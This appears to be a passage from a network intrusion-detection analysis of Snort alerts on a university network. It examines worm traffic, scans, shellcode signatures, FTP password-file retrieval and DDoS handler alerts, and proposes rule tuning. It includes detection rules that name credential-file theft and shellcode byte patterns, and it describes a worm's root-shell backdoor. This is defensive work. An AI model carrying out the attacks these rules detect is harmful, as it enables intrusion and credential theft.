It does seem as there is at least one worm which targets port 515, being the Linux.Adore worm, also commonly referred to as Linux.Red. According to Symantec’s analysis of this worm, which can be found at http://securityresponse.symantec.com/avcenter/venc/data/linux.adore.worm.html, this virus has four different propagation vectors, being FTP, DNS and the spooler and statd services. It compromises a system using four different application level exploits in WU-FTPd, BIND, LPRng and statd.

In LPRng, which runs on port 515, the exact vulnerability used by this worm is described in CERT advisory CA-2000-22. This advisory deals with a format string vulnerability, which, upon successful exploitation, allows execution of arbitrary code on the target system.

While looking at some other signatures which triggered quite often, we also see a specific signature which triggered 1339 times:

```
High port 65535 tcp - possible Red Worm – traffic
```

This confirms our observation that the University is, or has in the past been experiencing an outbreak of the W32/Adore worm. A quick view at the Alert logfile can no doubt provide us with quite a bit of useful information on what exactly is happening on the network related to port 515:

In total, this signature triggered 14465 times. Of this, 14033 triggers were pointed at a host on the internet bearing IP 128.183.110.242. This sounds very atypical for a virus, trying to spread to as many hosts as possible. What could this internet host be?

```
[maartenv@sequoia maartenv]$ rwhois 128.183.110.242
OrgName:    National Aeronautics and Space Administration
OrgID:      NASA
Address:    AD33/Office of the Chief Information Officer
City:       MSFC
StateProv:  AL
PostalCode: 35812
Country:    US
```

It seems like this is a machine registered to NASA. Its reverse dns resolves to “tek924.gsfc.nasa.gov”. It could perhaps be that this machine was running a printer daemon in which certain printing tasks were outsourced to this division of NASA. There is something else noticeable in the alert logs with regards to this host:

```
12/02-19:06:11.212637  [**] connect to 515 from inside [**] MY.NET.162.41:721 ->
128.183.110.242:515
12/02-19:06:42.261495  [**] connect to 515 from inside [**] MY.NET.162.41:721 ->
128.183.110.242:515
12/02-19:06:48.268069  [**] connect to 515 from inside [**] MY.NET.162.41:721 ->
128.183.110.242:515
```

Reviewing this over the course of five days indicates that the source port of all these connections continuously remains 721. According to the LPR RFC, this is indeed the first port which should be used by a regular process when connecting to another LPR daemon on port 515. Hmmm. Would the writers of the Adore virus have taken this into account?

I was unable to find source code for this worm, or additional documentation which deals with the selection of source ports. However, from one of the initial reports submitted to the SANS Global Incident Analysis Center, all packet traces concerning the Adore worm actually indicated that the source port was different upon each connection attempt <http://www.sans.org/y2k/041101.htm>. This, together with the fact that in most cases, the same host is targeted continuously, leads me to believe that the traffic towards this destination at NASA is benign LPR traffic.

Except for this host, an additional 432 very similar entries appear for traffic to 128.125.71.54, a host of the University of Southern California. These do not look malicious either, for the same reasons as illustrated earlier.

It could ofcourse also be that this rule was implemented for an entirely different reason than this specific worm infection. While it would be unusual for a University, certain corporations could have special policies for all information leaving their network. They may consider lpr an unauthorized outbound information flow.

MY.NET.30.3 activity

This is obviously a custom written signature. It is designed to trigger on all traffic towards the MY.NET.30.4 network. False positives cannot occur due to the simplicity of the rule. According to the alerts files, it triggered solely on inbound traffic to the MY.NET.30.4 network, not outbound traffic.

An example signature which could have been used for this purpose:

```
alert ip $EXTERNAL_NET -> MY.NET.30.3 any (msg:"MY.NET.30.3 activity”;)
```

Incomplete Packet Fragments Discarded

This specific signature was not present in the quite extensive rulesets on my personal Snort systems. However, looking for it on google did indicate that it not only triggered at our University, but also on different, entirely unrelated IDS systems on other ends of the world. This definitely warranted a further investigation.

I reviewed the most recent version of Snort at the time of writing, being 2.0.5, and did a grep on the source code of both the main Snort software, as well as all preprocessors, for this specific output message. Unfortunately, this did not reveal anything.

Next, I went down one step, to Snort 1.9.0. Once again, no results. The oldest Snort sourcetree I had available at that time was Snort 1.8.7. A review of all files here showed that this alert message was triggered by spp_defrag, being the Defrag preprocessor. This one has been deprecated quite some time by the similar Frag2 preprocessor.

```
[root@mojave snort-1.8.7]# grep "Incomplete Packet Fragments Discarded" *
spp_defrag.c:            CallAlertFuncs(p, "Incomplete Packet Fragments Discarded",
```

Further research on the internet revealed a posting by Dragos Ruiu, of which a copy is archived at http://archives.neohapsis.com/archives/snort/2001-02/0320.html , who wrote this defragmentation preprocessor, where he explains this event gets triggered by packets larger than 8 kb which are more then half empty. This could be caused by retransmission timeouts or TCP stack problems.

However, it is also indicative of the fact that a depreciated preprocessor is being used, and the likelihood of this being a false positive is extremely high. I would advise to upgrade to a newer Snort version, which is using a more modern defragmentation preprocessor.

SYN-FIN scan!

Once again I was unable to find this signature in the default Snort ruleset. Moreover, in recent versions of Snort, there is a specific preprocessor which catches portscans, including SYN-FIN scans. However, with older versions of Snort, this signature was included in the Rules.SAMPLE files, which explains how a signature can be written for the Snort IDS. The signature featured there is as follows:

```
alert tcp any any -> 192.168.1.0/24 any (msg:"SYN-FIN scan!"; flags: SF;)
```

By adapting the destination network, it can easily be adapted to trigger on the specific networks in use at this University. Normally, the Snort portscan preprocessor would also trigger on these events, as they would also match a general “SYN” scan, having the SYN flag set. In the case of our University, it may have been considered wise to have a specific signature for SYN/FIN scans, as these make up a large part of the virus which we suspect to roam on the University network.

Reviewing the occurance of these events shows that they have only triggered on two individual incidents. Both of these are of an inbound nature.

- One of them seems to be limited to a number of inbound connection attempts with the FIN flag set, from 63.251.52.75, source port 9955, towards MY.NET.150.133, port 60.
- The larger event is a huge SYN/FIN portscan, originating from external address 202.5.152.235, source port 21, towards almost every single host in MY.NET/16, port 21.

It is interesting to note that both of these events were actually also noticed by the Snort portscan preprocessor. Thus, this specific signature is of little value and, due to the amount it triggered, is a performance hog to this Snort installation.

SMB Name Wildcard

This is not a default Snort signature, but one which is part of Arachnids, the “advanced reference archive of current heuristics for network intrusion detection systems”. It is a database of up-to-date attack signatures for IDS systems. While the rule presented in ArachNIDS does not have the same alerting properties as what we are seeing here, I found two references which indicated that this was actually the one I was looking for. In the Snort FAQ, the following question links this alert to the ArachNIDS database:

```
Q: What about 'SMB Name Wildcard' alerts?
A: Whitehats IDS177
```

And in the following document, which describes the TRONS mechanism (support for Snort signatures in the BlackIce/RealSecure IDS), the exact same rule is used as an example rule:
http://www.robertgraham.com/pubs/ids/trons.html

The signature contained in the Arachnids database is the following:

```
alert UDP $EXTERNAL any -> $INTERNAL 137 (msg: "IDS177/netbios_netbios-name-query"; content:
"CKAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA|00 00|"; classtype: info-attempt; reference: arachnids,177;)
```

As documented on Whitehats.com, “This event indicates a standard netbios name table retrieval query”. This means that this signature will trigger on any attempt to retrieve the name of shares or other resources which are available from the host. The easiest way to duplicate this behaviour is by using the “nbtstat” command.

In order to have a more detailed view at this traffic, there is an important initial classification to be made between two types of NetBIOS name traffic which are apparent in the log files:

- Traffic originating from port 137, with a destination of port 137
  Although it is not strictly defined in RFC 1002, Windows seems to solely use port 137 as a source when making legitimate WINS queries. As even in Windows, ports above 1023 are not available to end user applications running under the user account of the logged on user, these are usually legitimate connections.

- Traffic from a random ephemeral port, with a destination of port 137
  Windows hosts do not normally make a connection to port 137 from an ephemeral port. As no binary data is available to us, and these connections cannot be investigated further, please find below an overview of all hosts which made such connections:

This signature was also mentioned in the GCIA papers by Johnny Calhoun and Toshii Ijiama. In their case however, they were seeing inbound traffic on port 137 from a number of internet hosts. Mr Calhoun wisely remarked “and would like to add that any NETBIOS or Windows type file sharing originating outside of the home network should be considered malicious”. While a broad assessment, I agree with him completely on this count. However, during the timeframe for which this analysis is valid, there were no more inbound alerts such as these from public IP addresses to the MY.NET/16 range. It seems the University’s administrators have taken appropriate action to block this traffic from entering the network.

SUNRPC highport access!

Online, I could not find any references for this particular signature. Most likely it was also custom written. An extract from the log files shows us that it is most likely incorrectly deployed:

```
12/02-18:01:17.954955  [**] SUNRPC highport access! [**] 216.109.118.68:80 -> MY.NET.97.159:32771
12/02-18:01:18.098615  [**] SUNRPC highport access! [**] 216.109.118.68:80 -> MY.NET.97.159:32771
```

```
12/02-18:01:18.099025  [**] SUNRPC highport access! [**] 216.109.118.68:80 -> MY.NET.97.159:32771
12/03-17:48:22.921792  [**] SUNRPC highport access! [**] 209.249.182.79:22 ->
MY.NET.163.114:32771
12/03-17:48:22.975114  [**] SUNRPC highport access! [**] 209.249.182.79:22 ->
MY.NET.163.114:32771
12/03-17:48:23.191306  [**] SUNRPC highport access! [**] 209.249.182.79:22 ->
MY.NET.163.114:32771
12/03-22:52:53.123881  [**] SUNRPC highport access! [**] 193.110.95.1:6667 -> MY.NET.24.10:32771
12/03-22:53:33.684571  [**] SUNRPC highport access! [**] 195.121.6.196:6667 -> MY.NET.24.10:32771
12/03-22:55:58.733821  [**] SUNRPC highport access! [**] 194.119.238.162:6667 ->
MY.NET.24.10:32771
```

These extracts show us that this signature is most likely not very well written. In multiple different instances we see traffic originating from common service ports (HTTP, SSH & IRC) towards a host on port 32771 (which is the SUNRPC Portmapper). This seems to indicate that the signature was written without taking flags into account. Most likely it currently looks similar to the following:

```
alert ip $EXTERNAL_NET -> $HOME_NET 32771 (msg:" SUNRPC highport access!”;)
```

Not only does this severily impact performance of the IDS sensor, as an event will now trigger on each packet of an outbound session where the client assigned ephemeral port 32771, but this is also very dangerous for the intrusion detection environment. In most cases, quality of Security Analysis will deteriorate as soon as the number of events to be analysed increases over a critical mass. If multiple signatures are deployed as above, this is a very dangerous thing, which should be resolved. If the intent is to truly log all traffic towards devices in the MY.NET/16 range on the portmapper port, I would advise to rewrite the signature into:

```
alert ip $EXTERNAL_NET -> $HOME_NET 32771 (msg:" SUNRPC highport access!”;flags: S;)
```

This would make sure that this signature would only trigger on inbound traffic to port 32771 which has the SYN flag set.

EXPLOIT x86 NOOP

One thing which immediately becomes visible when reviewing all events that triggered this specific signature, is the fact that it is incorrectly tuned for this specific environment. An extract from the “alerts” files:

```
12/03-10:45:17.330596  [**] EXPLOIT x86 NOOP [**] 81.34.71.227:3052 -> MY.NET.190.95:135
12/03-10:45:20.910623  [**] EXPLOIT x86 NOOP [**] 81.34.71.227:3054 -> MY.NET.190.97:135
12/03-11:00:27.256557  [**] EXPLOIT x86 NOOP [**] 131.118.254.37:80 -> MY.NET.112.167:3851
12/03-11:00:36.992230  [**] EXPLOIT x86 NOOP [**] 80.53.180.74:11563 -> MY.NET.190.97:135
```

As we have mentioned before in this paper, almost all signatures triggering on shellcode and/or NOOP patterns have a high likelihood of incorrectly triggering on files with binary content, such as .JPG. In such files, it is not unlikely to see a number of 0x90’s repeated, or other things which ressemble malicious code. It is important to tune rulesets based on this.

As of Snort 2.0.0, there is an additional parameter, SHELLCODE_PORTS, which is used in the shellcode.rules file. With this rule, it is possible to selectively disable/enable shellcode / noop specific signatures for certain ports. By default, this is set to disable all these signatures for HTTP traffic. This is done to make sure binary downloads do not continuously falsely trigger this signature.

Of the 1639 times this signature triggered, 761 times it triggered on HTTP traffic, and 435 times on NetBIOS port 135/139/445. All remaining triggers occurred on port 20 (ftp data) and 119 (NNTP). For all of these, binary transfers are commonplace.

The best way to use the built-in shellcode signatures of an IDS system is to enable them solely on ports which do not usually pass fully binary traffic (such as port 21, the FTP control connection). For all other services, depending on the amount of false positives triggered, the best approach would be to create very specific signatures for each attack.

That being said, if filtering options and backend storage allows, my personal preference is to keep such signatures enabled for every single port, as they might still come in useful during the incident response & forensics phase of an incident.

In this particular case, no obviously malicious shellcode events are visible, as all of these triggered on ports where there is a high likelihood of binary traffic. Without full packet dumps, further analysis would not be easy, and is not likely to generate a high return on investment.

High port 65535 tcp - possible Red Worm - traffic

This signature seems to have been custom created to combat an internal worm attack. As universities often, and easily, become inflicted in large scale virus infections due to their students incentive to learn, and install software to conduct experiments, while not having achieved the vast mass of experience necessary to successfully shield a system from intrusions.

In this case, it seems that in the past, a virus outbreak had occurred by the “Red Worm”. We already discussed this particular worm a bit earlier, while having a look at the “connect to 515 signature”. One important fact which we did not address back then, is the fact that the Linux.Adore, or Linux.Red worm, executes a program called “icmp” on an infected host.

This program listens on all Ethernet interfaces, waiting till it sees a 77 byte ICMP packet directed at one of them. As soon as this is seen, the host binds a root shell at port 65535. Anyone can connect to this port, and immediately has root access to the infected machine.

Presumably, this signature was written to counter such traffic, opening up the capability for the University’s security engineers to obtain a list of all hosts which have been compromised by the worm, and were likely mis-used by a remote attacker.

This would be an excellent idea, if not for the high amount of false positives which are inherent to such a broad signature. Port 65535 is a valid ephemeral port, and can thus be used to open up new connections at leisure. Actually, port 65535 is used more than average for client connections, since most Linux based systems prefer to allocate ports 60000-65535 as source ports for NAT'ted connection from.

It would be better to fine tune this signature only to trigger on SYN packets towards port 65535. Currently, it seems to trigger on all potential packets in a connection:

```
12/02-12:17:41.343870  [**] High port 65535 tcp - possible Red Worm - traffic [**]
MY.NET.24.34:80 -> 216.74.132.78:65535
12/02-12:17:41.344110  [**] High port 65535 tcp - possible Red Worm - traffic [**]
MY.NET.24.34:80 -> 216.74.132.78:65535
12/02-12:17:41.358849  [**] High port 65535 tcp - possible Red Worm - traffic [**]
MY.NET.24.34:80 -> 216.74.132.78:65535
12/02-12:17:41.368813  [**] High port 65535 tcp - possible Red Worm - traffic [**]
216.74.132.78:65535 -> MY.NET.24.34:80
12/02-12:17:41.368819  [**] High port 65535 tcp - possible Red Worm - traffic [**]
216.74.132.78:65535 -> MY.NET.24.34:80
12/02-12:17:41.369907  [**] High port 65535 tcp - possible Red Worm - traffic [**]
MY.NET.24.34:80 -> 216.74.132.78:65535
```

Whilst possible, it is very unlikely that these connections are actually originating from source port 80, trying to open a connection to port 65535.

It would be better to add an extra statement to the signature, being flags:S, which would make sure that this signature would only trigger on SYN packets to port 65535. An example rule:

```
alert tcp any any -> MY.NET/16 65535 (flags:S; msg:"SYN packet";)
```

Also, there is a separate signature installed which catches similar traffic, only on UDP instead of TCP. I did not find any indication that the rootshell which the virus opens, is also located on UDP. This signature seems unnecessary, and a performance hog.

ICMP SRC and DST outside network

These signatures seem to have been written to find potentially spoofed packets. These signatures trigger on ICMP traffic which has both their source and destination in an unknown (external) network. It is noteworthy that this traffic also originated quite often from private networks (RFC 1918)

Additional suspicious signatures

Even though they were not part of the 10 most triggered signatures, I did perform an investigation into the following incidents, as they are either "suspicious by definition", meaning that they trigger on actual exploit code executing, or the fact that they are unlikely to trigger false positives, based on the number of times they actually did trigger an IDS event.

EXPLOIT x86 setuid 0
EXPLOIT x86 setgid 0

To limit our investigation to events which were actually very suspicious, I limited the investigation to all incidents which were “inbound” from public addresses towards one of the MY.NET/16 hosts, on an actual service port (e.g. 80, 119, 21) *or* connections in which the source port was ephemeral, and the destination port sounded “common”, such as a round 7000.

```
12/03-05:21:29.944644  [**] EXPLOIT x86 setuid 0 [**] 128.8.10.18:57418 -> MY.NET.24.8:119
12/03-13:59:31.134152  [**] EXPLOIT x86 setuid 0 [**] 128.8.10.18:57898 -> MY.NET.24.8:119
12/03-18:28:34.875049  [**] EXPLOIT x86 setuid 0 [**] 131.118.254.130:4795 -> MY.NET.24.8:119
12/04-01:15:46.395458  [**] EXPLOIT x86 setuid 0 [**] 128.8.10.18:58599 -> MY.NET.24.8:119
12/05-04:47:26.132808  [**] EXPLOIT x86 setuid 0 [**] 131.118.254.130:1393 -> MY.NET.24.8:119
12/05-06:14:50.609752  [**] EXPLOIT x86 setuid 0 [**] 128.8.10.18:60271 -> MY.NET.24.8:119
12/06-03:44:35.675839  [**] EXPLOIT x86 setuid 0 [**] 128.220.39.181:53569 -> MY.NET.42.2:59
12/06-21:51:52.712204  [**] EXPLOIT x86 setuid 0 [**] 131.118.254.130:2076 -> MY.NET.24.8:119

12/02-15:29:07.101194  [**] EXPLOIT x86 setgid 0 [**] 171.75.45.30:2797 -> MY.NET.24.74:443
12/02-16:46:56.391816  [**] EXPLOIT x86 setgid 0 [**] 208.153.50.192:3084 -> MY.NET.151.115:7000
12/04-23:10:37.442269  [**] EXPLOIT x86 setgid 0 [**] 131.118.254.130:1312 -> MY.NET.24.8:119
12/05-05:46:34.015665  [**] EXPLOIT x86 setgid 0 [**] 198.118.229.166:48818 -> MY.NET.163.97:22
12/06-06:44:37.864764  [**] EXPLOIT x86 setgid 0 [**] 131.118.254.130:1845 -> MY.NET.24.8:119
12/06-18:44:28.988021  [**] EXPLOIT x86 setgid 0 [**] 131.118.254.130:2039 -> MY.NET.24.8:119
```

Most of the events above triggered on traffic towards port 119, used by NNTP, or the Network News Transport Protocol. However, newsgroups are commonly known to carry binary material, which is in these cases uploaded over port 119. Therefore, it is a good idea to investigate whether the news server supports the attaching of files to news messages. This may be worth investigating for two reasons:

- It provides us with a framework on assessing the criticality of these events (if no binary files can be attached to news messages, the chances that these are false positives decrease by a large factor).
- NNTP is often used to transport copyrighted material on so called “binary-only newsgroups”. This can include the illegal transport of new hollywood movies, or similar. While their distribution is in such case often limited to the local server, if binary uploads are allowed, additional monitoring may need to take place, or a change to the AUP of the server may be required for liability reasons.

These events trigger on the apperance of the following strings in a packet:

```
EXPLOIT x86 setuid 0                 b017 cd80
Equivalent assembler code:
mov    $0x17,%al            /*      Set register to 0x17 (23)
int    $0x80                /*      Call syscall 23


EXPLOIT x86 setgid 0                 b0b5 cd80
Equivalent assembler code:
mov    $0xb5,%al            /*      Set register to 0xb5 (181)
int    $0x80                /*      Call syscall 181 (setgid on BSD*, not Linux)
```

Please note that I used the same method as presented in Detect #3 to analyse these events. Due to the fact that we cannot positively exclude the fact of binary data being transported over port 119, and that this signature triggers on a string which is easily capable of appearing in regular binary data, these are currently best classified as false positives; however my advise is to investigate the functionality enabled on the news server.

Two other ports on which this signature triggered are port 443 and 22. These both carry encrypted traffic (HTTPS & SSH), and are thus very much capable of triggering these as a false positive. However, common OpenSSL exploits targeting port 443 are available which do not complete the SSL handshake before issueing exploit code, so the destination of the port 443 event should be investigated.

Two more connections are targeted to port 59 and 7000. These are significant, as port 59 is often assigned to DCC servers, which is a file transfer protocol closely related to FTP. Once again, this indicates the transfer of binary files, so it may thus be a false positive. Even in this case, this should be investigated, as DCC, in combination with an fserve (a server which listens on an IRC channel, and provides on-demand file transfesr), as a replacement for many peer 2 peer filesharing applications. Port 7000 is one of the less popular ports used for IRC. Nevertheless, you do find a number of IRC servers which use this port as a main connection channel. This signature should never trigger on an IRC connection, as this channel should be carrying ASCII readable traffic only. Keep in mind that it could still be that the destination server is not IRC related. Due to the fact that there are two ephemeral ports in this connection pair, it could just be a passive FTP transfer.

All other connections (not displayed above) were either inbound traffic originating from port 80 (due to lack of information classified as a false positive), most likely part of an existing HTTP connection. Newer Snort versions and rulesets allow the use of specific parameters to prevent signatures from triggering on such traffic, and we advise to implement them as soon as possible, *or* were connections between two ephemeral ports, indicating a high likelihood of a passive FTP file transfer.

FTP passwd attempt

This signature deserved a further investigation as the likelihood of it triggering as a false positive is very small. The IDS signature is very helpful in explaining how it works:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP passwd retrieval attempt";
flow:to_server,established; content:"RETR"; nocase; content:"passwd"; reference:arachnids,213;
classtype:suspicious-filename-detect; sid:356; rev:5;)
```

So, it triggers on any file retrieval (RETR) for a file called “passwd”. Ofcourse, it is possible for a user to have a file called “passwd” in his homedirectory, then trying to retrieve it. In real life, this does not happen that very often, and even while almost no correctly configured FTP servers will allow you to obtain a file outside of their configured root directory, this signature is in most cases indicative of traffic generated solely with malicious intent. Sources which generate this signature should thus be investigated more closely.

The only source targeted here is MY.NET.24.47. This seems to be a fairly busy FTP server. For all sources which performed this attack, each of them triggered it exactly “once”, except for three machines, being: 82.209.192.254, 212.19.143.134 and 193.193.242.197. While seeing this appear multiple times is in no way more “dangerous” than once (one strike could be of importance), the chance of users downloading a self-created “passwd” file once exists. If they do this a specific number of times in a row, this chance decreases. Let’s single out one of these scans, and have a closer look:

```
12/06-14:17:53.556994  [**] FTP passwd attempt [**] 212.19.143.134:3274 -> MY.NET.24.27:21
12/06-14:20:12.617965  [**] FTP passwd attempt [**] 212.19.143.134:3348 -> MY.NET.24.27:21
12/06-14:20:14.519427  [**] FTP passwd attempt [**] 212.19.143.134:3348 -> MY.NET.24.27:21
12/06-14:20:22.172413  [**] FTP passwd attempt [**] 212.19.143.134:3348 -> MY.NET.24.27:21
12/06-14:20:24.190866  [**] FTP passwd attempt [**] 212.19.143.134:3348 -> MY.NET.24.27:21
12/06-14:20:47.270924  [**] FTP passwd attempt [**] 212.19.143.134:3348 -> MY.NET.24.27:21
12/06-14:20:47.701436  [**] FTP passwd attempt [**] 212.19.143.134:3348 -> MY.NET.24.27:21
12/06-14:20:50.200868  [**] FTP passwd attempt [**] 212.19.143.134:3348 -> MY.NET.24.27:21
12/06-14:20:51.916253  [**] FTP passwd attempt [**] 212.19.143.134:3348 -> MY.NET.24.27:21
12/06-14:20:59.825507  [**] FTP passwd attempt [**] 212.19.143.134:3348 -> MY.NET.24.27:21
12/06-14:21:08.621083  [**] FTP passwd attempt [**] 212.19.143.134:3348 -> MY.NET.24.27:21
12/06-14:21:25.675146  [**] FTP passwd attempt [**] 212.19.143.134:3348 -> MY.NET.24.27:21
12/06-14:22:00.113701  [**] FTP passwd attempt [**] 212.19.143.134:3348 -> MY.NET.24.27:21
12/06-14:22:06.710701  [**] FTP passwd attempt [**] 212.19.143.134:3348 -> MY.NET.24.27:21
```

It looks like this scan is divided into two different connections. We can see one connection with a source port of 3274, then a two minute gap, followed by a larger scan which is unevenly divided over a timeframe of a little bit less than two minutes. It is very unfortunate that we do not have packet data at our disposal, as this would most definitely help us in assessing the correct threat posed here.

If we look at the global distribution of these scans, we see that one of them, 212.19.143.134, originates from the “International and Trunk Telephone Exchange” in Almaty, a large city in Kazachstan. The IP address 82.209.192.254 is registered to “Republican Association BELTELECOM”, the largest Telecom provider in Belarus, a small republic between Russia and Poland. The last remaining “large” triggerer of FTP passwd events was 193.193.242.197, registered to NetStyle, a Kazachstanian company.

While this could be perfectly normal, depending on the physical location of this collega, and its student base, the wide global distribution, compared to those of the events which only trigger once (these were mostly located within the continental US), may indicate that these are indeed more significant from a security point of view. This distribution and the fact that all of them were able to make a successful connection (a prerequisite for doing any RETR request not automatically resulting in failure), indicates that the server is allowing anonymous connections.

DDOS mstream client to handler
DDOS shaft client to handler

These events were designed to trigger on traffic from DDoS clients/zombies to their master/handler. In a university environment, these events should be looked at with great scrutiny. Many universities have unfortunately found themselves at the source of major DDoS events, often directed at large commercial organisations, with significant monetary impact for the targets (cfr. Yahoo, eBay, Amazon).

In order to successfully perform such an investigation, we once again need further information on the signature triggering:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 20432 (msg:"DDOS shaft client to handler";
flow:established; reference:arachnids,254; classtype:attempted-dos; sid:230; rev:2;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 12754 (msg:"DDOS mstream client to handler"; content:
">"; flow:to_server,established; reference:cve,CAN-2000-0138; classtype:attempted-dos; sid:247;
rev:2;)
```

As you can see, these signatures are not very specific. The signature to detect “shaft” actvitity triggers solely on traffic from the internet towards hosts on our local network on port 20432, solely on traffic “flowing” towards the port 20432 side of the connection.

The “mstream” related signature triggers on the appearance of “>” in the packet content,on traffic from the internet towards hosts on our local network on port 12754.

Both of these have a high likelihood of triggering false positives. Let’s break down all events triggered by these signatures. Of 30 events in total, 18 triggered on the return part of an outbound HTTP connection. Five evens triggered on the return part of an outbound IRC connection. While IRC is often considered related to DDoS zombies, in case of “shaft”, there is no reason to suspect this is the case here. Shaft consists of aspecific client and server application, and does not use IRC for its communication. A full analysis, written by Sven Dietrich, Neil Long and David Dittrich can be found online, titled “An analysis of the Shaft distributed denial of service tool”

The same holds true for the “mstream” DDoS attack tool, of which an excellent analysis is available from the same authors, accompanied by George Weaver of Pensylvania State University, titled “The mstream distributed denial of service attack tool”.

The only connections which, at first sight, cannot be attributed to a legitimate connection are the following:

```
12/05-11:48:04.014438  [**] DDOS mstream client to handler [**] 141.157.11.133:1945 ->
MY.NET.60.11:12754
12/05-11:48:04.525886  [**] DDOS mstream client to handler [**] 141.157.11.133:1945 ->
MY.NET.60.11:12754
12/05-11:48:04.610632  [**] DDOS mstream client to handler [**] 141.157.11.133:1945 ->
MY.NET.60.11:12754
12/06-03:46:59.672922  [**] DDOS shaft client to handler [**] 141.157.11.133:1980 ->
MY.NET.60.11:20432
12/06-03:46:59.757936  [**] DDOS shaft client to handler [**] 141.157.11.133:1980 ->
MY.NET.60.11:20432
12/06-03:47:00.102295  [**] DDOS shaft client to handler [**] 141.157.11.133:1980 ->
MY.NET.60.11:20432
12/05-16:06:54.216839  [**] DDOS mstream client to handler [**] 141.157.11.133:3742 ->
MY.NET.60.11:15104
```

As you can see, all these connections triggered on traffic towards the same host, MY.NET.60.11, and originating from the same source, 141.157.11.133. It would be interesting to see which other events were triggered by these two hosts.

Host MY.NET.60.11 is indeed a machine generating a fair amount of suspicious traffic. Except from the DDoS events mentioned above, it also triggered the following:

- [UMBC NIDS IRC Alert] IRC user /kill detected, possible trojan.
  Towards five different IRC servers on the internet.

- A high number of UDP portscans were logged from this source. The spp_portscan preprocessor did not log any destination ports, unfortunately.

This machine would definitely be served by a closer investigation. Using a sniffer to obtain the exact nature of the scans registered would be the best way to proceed here.

The destination address, 141.157.11.133, registered to Verizon internet services, did not show up in any further logs.

FTP DoS ftpd globbing

I already covered FTPD globbing a bit in detect #3 of chapter 2. Here it seems that an FTP DoS globbing signature triggered about 17 times. Most likely this signature will trigger on something compareable to the default snort signatures which we saw triggering there.

While researching on a search engine, I found a specific signature “dos-ftpd-globbing” in the Arachnids database on whitehats.com. This signature is written as follows:

```
alert TCP $EXTERNAL any -> $INTERNAL 21 (msg: "IDS487/ftp_dos-ftpd-globbing"; flags: A+; content:
"|2f2a|"; classtype: denialofservice; reference: arachnids,487;)
```

As you can see, this signature triggers on the hex value for “/*”. This is different than the wu-ftpd specific “{*” which we saw earlier. However, it would trigger on “pure play” globbing attacks, such as the one which made other FTP daemons, such as ProFTPd unsafe about two years ago. Being another vulnerability, it is documented here: `http://archives.neohapsis.com/archives/vulnwatch/2002-q4/0098.html`. This is a posting to the Vulnwatch mailinglist by Rob klein Gunnewiek, the discoverer of this vulnerability.

Let’s investigate when this attack triggered, and whom initiated the traffic:

```
12/02-12:03:50.733010  [**] FTP DoS ftpd globbing [**] 217.184.104.85:61087 -> MY.NET.24.27:21
12/02-12:03:50.780975  [**] FTP DoS ftpd globbing [**] 217.184.104.85:61088 -> MY.NET.24.27:21
12/02-16:58:00.226043  [**] FTP DoS ftpd globbing [**] 217.219.124.27:1144 -> MY.NET.24.27:21
12/02-16:58:13.209280  [**] FTP DoS ftpd globbing [**] 217.219.124.27:1144 -> MY.NET.24.27:21
12/03-11:42:51.939593  [**] FTP DoS ftpd globbing [**] 63.76.173.45:3612 -> MY.NET.24.27:21
12/04-17:26:57.910659  [**] FTP DoS ftpd globbing [**] 80.184.139.35:2377 -> MY.NET.24.27:21
12/06-10:43:48.391959  [**] FTP DoS ftpd globbing [**] 213.133.108.156:41811 -> MY.NET.24.27:21
12/06-10:43:49.103903  [**] FTP DoS ftpd globbing [**] 213.133.108.156:41811 -> MY.NET.24.27:21
12/06-10:43:50.553525  [**] FTP DoS ftpd globbing [**] 213.133.108.156:41811 -> MY.NET.24.27:21
12/06-10:44:33.104781  [**] FTP DoS ftpd globbing [**] 213.133.108.156:41811 -> MY.NET.24.27:21
12/06-10:44:33.844446  [**] FTP DoS ftpd globbing [**] 213.133.108.156:41811 -> MY.NET.24.27:21
12/06-10:44:34.571147  [**] FTP DoS ftpd globbing [**] 213.133.108.156:41811 -> MY.NET.24.27:21
12/06-10:44:36.774842  [**] FTP DoS ftpd globbing [**] 213.133.108.156:41811 -> MY.NET.24.27:21
12/06-12:04:28.134725  [**] FTP DoS ftpd globbing [**] 62.43.7.23:2501 -> MY.NET.24.27:21
12/06-12:04:30.859143  [**] FTP DoS ftpd globbing [**] 62.43.7.23:2504 -> MY.NET.24.27:21
12/06-18:54:03.116869  [**] FTP DoS ftpd globbing [**] 80.179.1.26:4416 -> MY.NET.24.27:21
12/06-18:54:03.925291  [**] FTP DoS ftpd globbing [**] 80.179.1.26:4416 -> MY.NET.24.27:21
```

These were all regular FTP connections to the same FTP server as we documented earlier as likely to allow “anonymous access”. It is very likely that these were actually attacks. Let’s see if the global footprint of these events collaborates with that thought.

```
217.184.104.85, 217.219.124.27, 213.133.108.156, 80.184.139.35: Germany
63.76.173.45: USA
62.43.7.23: Spain
80.179.1.26: Israel
```

Once again, a pretty much globally distributed footprint. In a university environment, this may well be more common than with a company which only has regionally limited reach. However, there is some “feel” of suspicion to it.

For these specific source hosts however, no scans were visible in the five days of logs analysed. It could be that these scans were completed prior to the analysed log interval, but in the week before I could not find any sign of them. This indicates that these attacks may be based upon log output of scans which were conducted further in the past.

Fragmentation Overflow Attack

This signature triggered only once during the five days investigated. It is not a signature based event, but is directly originating from the defrag preprocessor (spp_defrag.c). When I could not find the signature in any of my older nor recent rules files, I found this by doing a small grep of the preprocessor sources.

```
spp_defrag.c:            CallAlertFuncs(p, "Fragmentation Overflow Attack", NULL, &event);
```

There was almost no information to be found online concerning when this specific alert would be called. The code which calls this alert is located in the preprocessor which reassembles fragmented packets. There it seems to be called from an if {} statement which verifies the correctness of the fragmentation. While I was no able to test this as fully as I wanted, this does not seem to be an event which triggers on use of “fragrouter”, the application written by Dug Song to evade IDS system by using weaknesses in their fragmentation reassembly code. It looks more like this event would trigger on an overflow attack to the target’s host reassembly system, trying to perform a remote DoS, or even abuse a weakness in the TCP/IP stack to gain the ability to execute arbitrary code.

It is very likely that this event is a false positive caused by incorrect fragmentation by a router on the path towards the destination server. The single event which triggered was:

```
12/03-01:29:48.901333  [**] Fragmentation Overflow Attack [**] 80.90.32.19:0 -> MY.NET.42.6:0
```

On this same connection, two more fragmentation related alerts were seen, however, this all happened in the same two minute timeframe, and may thus be indicative of a network problem.

Most active network devices

```
  14040  MY.NET.162.41
```

